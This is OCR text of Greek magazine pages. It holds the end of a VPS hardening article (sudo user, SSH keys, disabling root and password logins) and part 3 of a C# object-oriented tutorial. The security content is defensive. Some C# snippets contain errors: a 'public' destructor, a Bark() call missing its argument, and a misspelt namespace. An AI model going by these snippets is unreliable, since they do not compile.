
```
Enter the new value, or press ENTER for the default
     Full Name []: The Admin
     Room Number []:
     Work Phone []:
     Home Phone []:
     Other []:
Is the information correct? [Y/n] y
```

Ξανά, να τονίσουμε ότι το password πρέπει να είναι τυχαίο και με μεγάλο μήκος (π.χ., 20 χαρακτήρες). Επειδή είναι μάλλον απίθανο να το θυμόμαστε --αν είναι πράγματι καλό τότε θα είναι πρακτικά αδύνατο να το θυμόμαστε--, προτείνουμε να το αποθηκεύσετε σε κάποιο ασφαλές μέρος (π.χ., ως "Secure Note" στο LastPass). Θέλουμε εξάλλου ο χρήστης admin να είναι σε θέση να χρησιμοποιεί το sudo, οπότε τον βάζουμε στο ομώνυμο group:


```
root@eyjafjallajokull:~# gpasswd -a admin sudo
Adding user admin to group sudo
```

Ας μεταβούμε τώρα στο λογαριασμό του admin:

```
root@eyjafjallajokull:~# su - admin
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```



Σάρωση του VPS μας με το nmap, από ένα VM με Kali Linux. Το iptables δεν είναι ρυθμισμένο και το fail2ban δεν τρέχει, οπότε εύκολα αποκαλύπτονται τέσσερα διαφορετικά ports (για τρεις υπηρεσίες, αφού ο Apache χρησιμοποιεί δύο ports).



Έχουν οριστεί κανόνες για το iptables και το fail2ban λειτουργεί. Αυτή τη φορά το nmap βρίσκει μόνο το port 443 (ασφαλείς συνδέσεις HTTPS προς τον Apache). Κανονικά θα έπρεπε να βρει και το ανοικτό port 49250 (που χρησιμοποιεί ο OpenSSH server μας), υποψιαζόμαστε όμως ότι το fail2ban δεν το αφήνει να κάνει τη δουλειά του.

Θα φτιάξουμε τον κατάλογο ~/.ssh και μέσα του το αρχείο authorized_keys. Στον κατάλογο και στο αρχείο θα δώσουμε τα κατάλληλα δικαιώματα, ώστε πρόσβαση να έχει μόνον ο admin:

```
admin@eyjafjallajokull:~$ mkdir ~/.ssh
admin@eyjafjallajokull:~$ chmod 700 ~/.ssh
admin@eyjafjallajokull:~$ touch ~/.ssh/authorized_keys
admin@eyjafjallajokull:~$ chmod 600 ~/.ssh/authorized_keys
admin@eyjafjallajokull:~$ nano ~/.ssh/authorized_keys
```

Όπως βλέπετε, με το nano ανοίξαμε το ~/.ssh/authorized_keys. Μέσα του μπορούμε να αντιγράψουμε ένα δημόσιο κλειδί για τον admin. Βεβαίως, υπάρχουν κι άλλοι τρόποι για να μεταφέρουμε το κλειδί του admin στο authorized_keys. Όταν τελειώσουμε και μ' αυτή τη δουλειά, εγκαταλείπουμε το λογαριασμό του admin κι επιστρέφουμε σ' εκείνον του root:

```
admin@eyjafjallajokull:~$ exit
logout
root@eyjafjallajokull:~#
```

Στο σημείο αυτό δεν είναι καθόλου άσχημη ιδέα να βεβαιωθούμε ότι έχουμε δυνατότητα απομακρυσμένης σύνδεσης στο VPS, αλλά στο λογαριασμό του admin. Και μία σημείωση: Τα fail2ban και unattended-upgrades είναι ρυθμισμένα ώστε να

στέλνουν email στον root@localhost. Ίσως βολεύει καλύτερα να στέλνουν στον admin@localhost, οπότε κάντε τις απαραίτητες αλλαγές στα αρχεία /etc/fail2ban/jail.local και /etc/apt/apt.conf.d/50unattended-upgrades.

Περαιτέρω ενίσχυση ασφάλειας για το OpenSSH

Είναι μάλλον περιττό να το επαναλάβουμε, αλλά επειδή θέλουμε προτείνουμε μια αλλαγή στον OpenSSH server ώστε να δέχεται μόνο key-based κι όχι password-based authentication, αν δεν είστε εξοικειωμένοι με τα κλειδιά και τη χρήση τους διαβάστε οπωσδήποτε το σχετικό άρθρο στο http://deltahacker.gr/?p=13357. Για τη συνέχεια δουλεύουμε από το λογαριασμό του admin, έτσι, για να τον συνηθίζουμε σιγά σιγά. Με δικαιώματα root, ανοίγουμε το αρχείο /etc/sshd_config:

```
admin@eyjafjallajokull:~$ sudo nano /etc/ssh/sshd_config
```

Φροντίζουμε ώστε να ισχύουν τα ακόλουθα:

```
PermitRootLogin no
PasswordAuthentication no
```

Με την πρώτη οδηγία το OpenSSH δεν δέχεται απομακρυσμένες συνδέσεις στο λογαριασμό του root, ανεξαρτήτως της μεθόδου authentication. Μόνος τρόπος για να συνδεόμαστε ως root απευθείας θα είναι μέσω της web console που παρέχει η DigitalOcean. Η δεύτερη οδηγία απαγορεύει το password-based authentication, για όλους τους χρήστες. Πρακτικά, λοιπόν, όπως είναι αυτή τη στιγμή το Droplet μας μπορούμε να συνδεόμαστε απομακρυσμένα μόνο στο λογαριασμό του admin και μόνο με key-based authentication. Προκειμένου να ληφθούν υπόψη οι αλλαγές, δίνουμε:

```
admin@eyjafjallajokull:~$ sudo service ssh restart
ssh stop/waiting
ssh start/running, process 3111
admin@eyjafjallajokull:~$
```

Ήδη όπως είναι ρυθμισμένος ο OpenSSH server μας, είναι εξαιρετικά ασφαλής. Υπάρχουν ωστόσο και πολλές βελτιώσεις που θα μπορούσαμε να κάνουμε, ώστε να ενισχύσουμε περισσότερο την ασφάλειά του. Περί αυτών, διαβάστε το σχετικό άρθρο στο τεύχος 040. Το τρίτο και τελευταίο μέρος του αφιερώματός μας μπορείτε να το διαβάσετε online, στο site του περιοδικού, στη διεύθυνση http://deltahacker.gr/?p=13374.

Skill: Intermediate
Tags: .Net, C#, programming, classes, methods

public void Bark(int times)



by multiPetros

Ανάπτυξη εφαρμογών σε C# για το .NET [μέρος 3ο]

Μετά από τη βαρετή για κάποιους αναφορά στις βασικές προγραμματιστικές δομές, μπορούμε να προχωρήσουμε σε πιο σύνθετα και πιο ενδιαφέροντα ζητήματα. Θυμόσαστε που λέγαμε ότι η C# αποτελεί μια κατεξοχήν αντικειμενοστρεφή γλώσσα προγραμματισμού; Σε αυτό το άρθρο θα ασχοληθούμε αποκλειστικά με αυτή την πλευρά της και θα δούμε τα πιο ενδιαφέροντα χαρακτηριστικά που προσφέρει.

Στο ξεκίνημα της σειράς διατυμπανίσαμε ότι η C# τιμά με το παραπάνω το χαρακτηρισμό της αντικειμενοστρεφούς γλώσσας. Μη νομίζετε ότι πρόκειται για μια ψευδή υπερβολή, με την οποία προσπαθήσαμε να σας δελεάσουμε. Στο παρόν άρθρο θα εξετάσουμε τα αντικείμενα και το χειρισμό τους στη C# και, στο τέλος, είμαστε σίγουροι ότι θα έχετε πειστεί για την ειλικρίνειά μας ;) Μάλιστα, επειδή μέχρι στιγμής το έχουμε παρακάνει με τη θεωρία, θα περάσουμε αμέσως στο προκείμενο.

Όλα σε... τάξεις

Κάθε φορά που θέλουμε να δημιουργήσουμε ένα αντικείμενο επιστρατεύουμε τον τελεστή new. Ουσιαστικά, με τη βοήθειά του κατασκευάζουμε ένα στιγμιότυπο της κλάσης στην οποία ανήκει το επιθυμητό αντικείμενο. Η δημιουργία μιας κλάσης στη C# γίνεται με τη λέξη κλειδί class:

```
class Dog {
}
```

Στο παράδειγμα ορίσαμε μια κλάση με το όνομα Dog, η οποία ωστόσο δεν περιλαμβάνει κανένα μέλος. Κατά τα γνωστά, μέλη μιας κλάσης μπορούν να αποτελούν μεταβλητές ή και συναρτήσεις, που ονομάζονται μέθοδοι. Οι μεταβλητές ορίζονται με τον τρόπο που εξετάσαμε στο προηγούμενο μέρος της σειράς. Με την ίδια λογική δηλώνονται και οι μέθοδοι, μόνο που εξαιτίας της πιο σύνθετης φύσης τους απαιτούνται μερικά παραπάνω στοιχεία. Δείτε τη γενική μορφή της δήλωσης μιας μεθόδου:

```
τροποποιητής_πρόσβασης τύπος_επιστροφής όνομα_μεθόδου (τύπος_παραμέτρου1
όνομα_παραμέτρου1 …)
```

Οι τροποποιητές πρόσβασης είναι ίδιοι με αυτούς που χρησιμοποιούνται στις μεταβλητές και δεν χρειάζεται να προσθέσουμε κάτι. Αν η μέθοδος δεν επιστρέφει τιμές, ο τύπος επιστροφής πρέπει να οριστεί σε void. Διαφορετικά, ο τύπος επιστροφής πρέπει να ταυτίζεται με τον τύπο της επιστρεφόμενης μεταβλητής. Ας εμπλουτίσουμε την κλάση Dog με μερικά μέλη:

```
class Dog {
   public int legs = 4 ;
   public void Bark(int times){
      // code to make some noise ;)
   }
}
```

Τώρα σίγουρα η κλάση μας είναι πιο ολοκληρωμένη, αν και εξακολουθεί να έχει αμφίβολη χρησιμότητα. Η πρόσβαση στα μέλη ενός αντικειμένου πραγματοποιείται με τον τελεστή της τελείας, σε αντίθεση με την PHP στην οποία χρησιμοποιείται ο τελεστής "βελάκι" (->, προέρχεται από τη C++). Ας δούμε τώρα τη δημιουργία ενός αντικειμένου Dog, καθώς και την πρόσβαση στα μέλη του.


```
Dog myDog = new Dog();
myDog.Bark(3);
```

```
int howManyLegs = myDog.legs;
myDog.legs = 3;
```

Όπως στις περισσότερες γλώσσες αντικειμενοστρεφούς προγραμματισμού, για την αρχικοποίηση των αντικειμένων στη C# προσφέρονται ειδικές μέθοδοι που ονομάζονται constructors – τουλάχιστον στο χωριό του γράφοντα (Σ.τ.Ε. Α, κι άλλος από το Λευκαντί Ευβοίας!) Οι μέθοδοι κατασκευής (constructors) έχουν το ίδιο όνομα με την κλάση, είναι δημόσια προσβάσιμες, δέχονται παραμέτρους, αλλά δεν έχουν τύπο επιστροφής. Ας δούμε ένα παράδειγμα, εξελίσσοντας περαιτέρω την κλάση Dog:

```
class Dog{
    public int legs;
    public Dog() { legs = 4; }
    public Dog(int legs) { this.legs = legs; }
    public void Bark(int times) {
        // code to bark for "times" times ;)
    }
}
```

Στις παραπάνω γραμμές, εκτός από τη δημιουργία του constructor συναντάμε και τη λέξη κλειδί this. Με τη βοήθειά της μπορούμε να αναφερόμαστε στις μεταβλητές του εκάστοτε στιγμιότυπου της κλάσης. Στις ίδιες γραμμές κώδικα βλέπουμε κι ένα παράδειγμα υπερφόρτωσης (overloading). Να θυμίσουμε ότι η υπερφόρτωση



Η δημιουργία της βιβλιοθήκης ξεκινάει επιλέγοντας την κατάλληλη μορφή project, μέσα από το περιβάλλον του SharpDevelop.

αποτελεί ένα χαρακτηριστικό που απαντάται σε αρκετές γλώσσες αντικειμενοστρεφούς προγραμματισμού. Η υπερφόρτωση επιτρέπει να ορίσουμε μεθόδους με το ίδιο όνομα μέσα στην ίδια κλάση, οι οποίες όμως θα πρέπει να διαφοροποιούνται είτε ως προς το πλήθος είτε ως προς τον τύπο των παραμέτρων που δέχονται. Η Python και η PHP, παρ' ότι υλοποιούν χαρακτηριστικά του αντικειμενοστρεφούς προγραμματισμού, δεν υποστηρίζουν την υπερφόρτωση μεθόδων. Αυτή την έλλειψη προσπαθούν να την αντισταθμίσουν με τη χρήση των προαιρετικών παραμέτρων, κάτι που βελτιώνει την κατάσταση αλλά σε καμία περίπτωση δεν μπορεί να αντικαταστήσει πλήρως τη λειτουργικότητα της υπερφόρτωσης. Από την έκδοση 4.0 η C# υποστηρίζει κι αυτή τις προαιρετικές παραμέτρους και, σε συνδυασμό με την υπερφόρτωση, γίνεται ιδιαίτερα ευέλικτη γλώσσα. Αξιοποιώντας τη δυνατότητα ορισμού προαιρετικών παραμέτρων, οι δύο constructors που είδαμε προηγουμένως θα μπορούσαν να γραφτούν ως εξής:

```
...
public Dog(int legs = 4) { this.legs = legs; }
...
```

Έχοντας ορίσει κατ' αυτόν τον τρόπο τη μέθοδο constructor, μπορούμε να δημιουργήσουμε αντικείμενα της κλάσης Dog με τους ακόλουθους τρόπους:

```
...
// δημιουργία σκύλου με 4 πόδια (προεπιλογή)
Dog myDog1 = new Dog() ;
// δημιουργία σκύλου με 6 πόδια
Dog myDog2 = new Dog(6) ;
// δημιουργία σκύλου με 5 πόδια
Dog myDog3 = new Dog(legs: 5) ;
...
```

Παρατηρείστε ότι στο τρίτο παράδειγμα (δημιουργία αντικειμένου myDog3) επιλέξαμε να κατονομάσουμε την παράμετρο στην οποία δίνουμε τιμή. Αυτή η δυνατότητα παρέχεται προς αποφυγή των πιθανών μπερδεμάτων, όταν μια μέθοδος έχει δύο ή περισσότερες προαιρετικές παραμέτρους. Αξιοποιώντας την μπορούμε να παραλείπουμε κάποιες από τις προαιρετικές παραμέτρους, χωρίς να ανησυχούμε για το που θα καταλήξουν οι τιμές που δίνουμε.


Φυσικά, εκτός από τις μεθόδους δημιουργίας, η C# προβλέπει και τις μεθόδους καταστροφής (destructors). Το όνομα των συγκεκριμένων μεθόδων ξεκινά πάντα με το χαρακτήρα ~ (tilde) και κατά τα άλλα είναι πανομοιότυπο με εκείνο της εκάστοτε κλάσης. Ας επιστρέψουμε όμως στο παράδειγμα με την κλάση Dog, για να δούμε στην πράξη τον ορισμό ενός destructor. Όπως θα δείτε, η μέθοδος καταστροφής αξιοποιεί τη μέθοδο γαυγίσματος. Έτσι, κάθε φορά που θα καταστρέφουμε ένα αντικείμενο της κλάσης Dog, αυτό θα γαυγίζει δύο φορές. Κάπως έτσι πρέπει να είχαν προγραμματίσει και τα σκυλάκια στο παλιό αλλά αξέχαστο Command and Conquer ;)

```
...
   public ~Dog() {
      Bark(2);
}
...
```

Η άμεση πρόσβαση στις μεταβλητές ενός αντικειμένου μπορεί να αποτελέσει το αίτιο για πολλά ύπουλα bugs και, τέλος πάντων, εγκυμονεί σοβαρούς κινδύνους. Αυτό το πρόβλημα μπορεί να αποφευχθεί με τη χρήση κατάλληλων μεθόδων, οι οποίες τροποποιούν τις "εσωτερικές" στο αντικείμενο μεταβλητές ή επιστρέφουν τις τιμές τους. Προφανώς, αυτές οι μέθοδοι χειρίζονται τις μεταβλητές του αντικειμένου με τον προβλεπόμενο τρόπο και η χρήση τους εξασφαλίζει τον ασφαλή χειρισμό των μεταβλητών. Αν προγραμματίσατε ποτέ σε Java, είναι σίγουρο ότι θα γνωρίζετε τις ειδικές μεθόδους με τα προθέματα get και set, που είτε επιστρέφουν είτε τροποποιούν τις τιμές των μεταβλητών ενός αντικειμένου. Η C# υποστηρίζει τη χρήση αυτών των μεθόδων, αλλά προσφέρει και έναν ακόμα πιο χρήσιμο μηχανισμό. Αναφερόμαστε στις λεγόμενες ιδιότητες (properties), που επιτρέπουν τη φαινομενικά ελεύθερη πρόσβαση στην τιμή μιας μεταβλητής, ενώ ταυτόχρονα προσφέρουν την ασφάλεια των μεθόδων get και set. Με τις ιδιότητες, λοιπόν, απολαμβάνουμε τα οφέλη των get και set, αλλά με έναν τρόπο που δεν θυμίζει την κλήση μεθόδων. Ουσιαστικά, οι ιδιότητες αποτελούν κατάλληλα κατασκευασμένες μεθόδους, οι οποίες δεν δέχονται παραμέτρους και χρησιμοποιούνται σαν μεταβλητές! Αυτές οι "ειδικές" μέθοδοι μπορούν να περιλαμβάνουν έως και δύο μπλοκ κώδικα, από τα οποία το ένα ξεκινά με τη δεσμευμένη λέξη get και το άλλο με τη λέξη set. Ας αφήσουμε όμως τη θεωρία κι ας δούμε τον ορισμό μιας ιδιότητας στην πράξη:

```
class Dog{
   private int legs;
   ...
   // constructor, destructor and other methods
   ...
   public int Legs {
      set {
         this.legs = value;
      }
      get {
         return this.legs;
      }
   }
}
```

Στο παράδειγμα ορίζουμε την ιδιότητα Legs που, όπως βλέπετε, αναλαμβάνει το χειρισμό της μεταβλητής legs. Ακριβώς γι' αυτό το λόγο, ο τύπος επιστροφής της μεθόδου-ιδιότητας ταυτίζεται με τον τύπο της μεταβλητής. Σημειώστε ότι η μεταβλητή



Η διαδικασία της μεταγλώττισης ξεκινά αμέσως μόλις επιλέξουμε το "χτίσιμο" του έργου. Τα μηνύματα του compiler εμφανίζονται στην περιοχή Output, του παραθύρου του SharpDevelop.

legs είναι private και δεν εκτίθεται στο περιβάλλον του αντικειμένου, ενώ η ιδιότητα Legs είναι public. Έτσι, η πρόσβαση στη μεταβλητή legs θα είναι δυνατή μόνο μέσω της ιδιότητας Legs. Στον ορισμό της εν λόγω ιδιότητας έχουμε τοποθετήσει τα μπλοκ set και get, που τροποποιούν ή επιστρέφουν την τιμή της μεταβλητής. Στο μπλοκ set αξίζει να παρατηρήσετε τη χρήση της λέξης κλειδί value, η οποία αντιπροσωπεύει την οποιαδήποτε εισερχόμενη τιμή. Ας δούμε τώρα κι ένα παράδειγμα χρήσης της συγκεκριμένης ιδιότητας:

```
Dog myDog = new Dog();
int myLegs = myDog.Legs; // λήψη της τιμής της μεταβλητής legs
myDog.Legs = 5; // καθορισμός τιμής στην μεταβλητή legs
```

Στην πρώτη γραμμή δημιουργούμε το αντικείμενο myDog και στη δεύτερη χρησιμοποιούμε την ιδιότητα Legs, για να πάρουμε την τιμή της μεταβλητής legs. Με τη σύνταξη που χρησιμοποιούμε, θα πίστευε κανείς ότι το αντικείμενο myDog περιλαμβάνει κάποια μεταβλητή τύπου *public* με το όνομα Legs. Στην πραγματικότητα, όμως, το συγκεκριμένο αντικείμενο περιλαμβάνει μια μεταβλητή τύπου *private* και μάλιστα με διαφορετικό όνομα (legs). Στην τρίτη γραμμή τροποποιούμε τη μεταβλητή legs, κάνοντας και πάλι χρήση της ιδιότητας Legs.

Ελπίζουμε η ομοιότητα των ονομάτων Legs και legs να μη σας μπέρδεψε. Επιλέξαμε αυτά τα ονόματα επειδή οι ιδιότητες έχουν κατά παράδοση το ίδιο όνομα με τις αντίστοιχες μεταβλητές, διαφοροποιώντας μόνο το αρχικό γράμμα. Δεν θέλαμε να σας παιδέψουμε :)

Κληρονομικότητα

Από μια γνήσια αντικειμενοστρεφή γλώσσα δεν θα μπορούσε να λείπει το χαρακτηριστικό της κληρονομικότητας. Η C#, όπως και η Java, υποστηρίζει την κληρονομικότητα από μια γονική κλάση προς τις κλάσεις-απογόνους (υποκλάσεις), που ονομάζεται κι απλή κληρονομικότητα. Για να δηλώσουμε ότι μια κλάση αποτελεί επέκταση ή απόγονο μιας άλλης κλάσης, χρησιμοποιούμε το χαρακτήρα της άνω και κάτω τελείας. Συγκεκριμένα, κατά τη δήλωση την κλάσης-απογόνου, αμέσως μετά το όνομά της τοποθετούμε το χαρακτήρα colon και στη συνέχεια το όνομα της γονικής κλάσης. Ας εξετάσουμε λοιπόν την κλάση Labrador, η οποία αποτελεί απόγονο της κλάσης Dog:

```
class Labrador : Dog {
   public void Bark(int times) {
       // code to imitate the voice of Labradors...
   }
}
```

Η κλάση Labrador διαθέτει όλα τα μέλη της κλάσης Dog, όπως για παράδειγμα τη μεταβλητή legs με την ομώνυμη ιδιότητα.

Βιβλιοθήκες

Από τη συναναστροφή μας με τις γλώσσες προγραμματισμού Python και PHP έχουμε εξοικειωθεί με την ιδέα της χρήσης και της δημιουργίας βιβλιοθηκών. Οι βιβλιοθήκες δεν είναι τίποτε άλλο παρά μια συλλογή από αντικείμενα και μεθόδους, έτοιμες προς χρήση. Κατά την ορολογία της C#, οι συλλογές αυτού του είδους δεν ονομάζονται βιβλιοθήκες αλλά namespaces (χώροι ονομάτων) και συγγενεύουν με τα λεγόμενα πακέτα (packages) της Java. Για να ενσωματώσουμε μια κλάση σε ένα namespace, αρκεί να περικλείσουμε ολόκληρο τον ορισμό της μέσα σε brackets, να χρησιμοποιήσουμε τη δεσμευμένη λέξη namespace και να δώσουμε ένα επιθυμητό όνομα. Ας δούμε για μια ακόμα φορά τις κλάσεις Dog και Labrador, τις οποίες θα υπάγουμε στο namespace ονόματι Animals. Στα ονόματα των namespace, όπως και σ' αυτά των κλάσεων, συνηθίζεται το πρώτο γράμμα να είναι κεφαλαίο:

```
namespace Animals {
   class Dog {
      // κώδικας της κλάσης Dog
   }
   class Labrador : Dog {
      // κώδικας της κλάσης Labrador
```

```
    }
}
```

Για λόγους οργάνωσης και τάξης, ένα namespace μπορεί να χωρίζεται σε επιμέρους τμήματα. Στο προηγούμενο παράδειγμα θα μπορούσαμε να τοποθετήσουμε τις κλάσεις μας σε έναν υποχώρο του namespace Animals, με το όνομα Mammals (θηλαστικά). Κάτι τέτοιο θα μπορούσε να γίνει ως εξής:

```
namespace Animas.Mammals {
    class Dog {
        // κώδικας της κλάσης Dog
    }
    class Labrador : Dog {
        // κώδικας της κλάσης Labrador
    }
}
```

Για να χρησιμοποιήσουμε μια κλάση που ανήκει σε κάποιο namespace, διαφορετικό από αυτό στο οποίο ανήκει ο κώδικας που γράφουμε τη δεδομένη στιγμή, πρέπει να χρησιμοποιήσουμε την λέξη κλειδί using, ακολουθούμενη από το όνομα του "ξένου" namespace. Πρακτικά, η λειτουργία της using είναι παρόμοια με τη λειτουργία του import που χρησιμοποιούμε σε άλλες γλώσσες για την εισαγωγή μια βιβλιοθήκης:

```
using Animals.Mammals;
namespace MyProgram {
    class Program {
        public static void Main(string[] args) {
            Dog aDog = new Dog();
            aDog.Bark();
        }
    }
}
```

Προφανώς, για να χρησιμοποιήσουμε τις κλάσεις ενός namespace αυτό πρέπει να διαθέτει τον αντίστοιχο κώδικα – είτε στην πηγαία του μορφή είτε μεταγλωττισμένο. Στη δεύτερη περίπτωση, τα μεταγλωττισμένα namespaces διατίθενται σε πακέτα DLL που περιλαμβάνουν κώδικα CIL[1]. Αυτά τα πακέτα όμως δεν έχουν καμία σχέση με τα γνωστά DLL που συνοδεύουν τα Windows και τα οποία περιέχουν binary code.

Δημιουργία βιβλιοθήκης

Η δημιουργία μιας βιβλιοθήκης μέσα από το περιβάλλον του SharpDevelop είναι πανεύκολη υπόθεση. Αφού ανοίξουμε το περιβάλλον ανάπτυξης, επιλέγουμε το "New

1. Περισσότερα γι' αυτό το είδος κώδικα είχαμε αναφέρει στο πρώτο μέρος της σειράς.

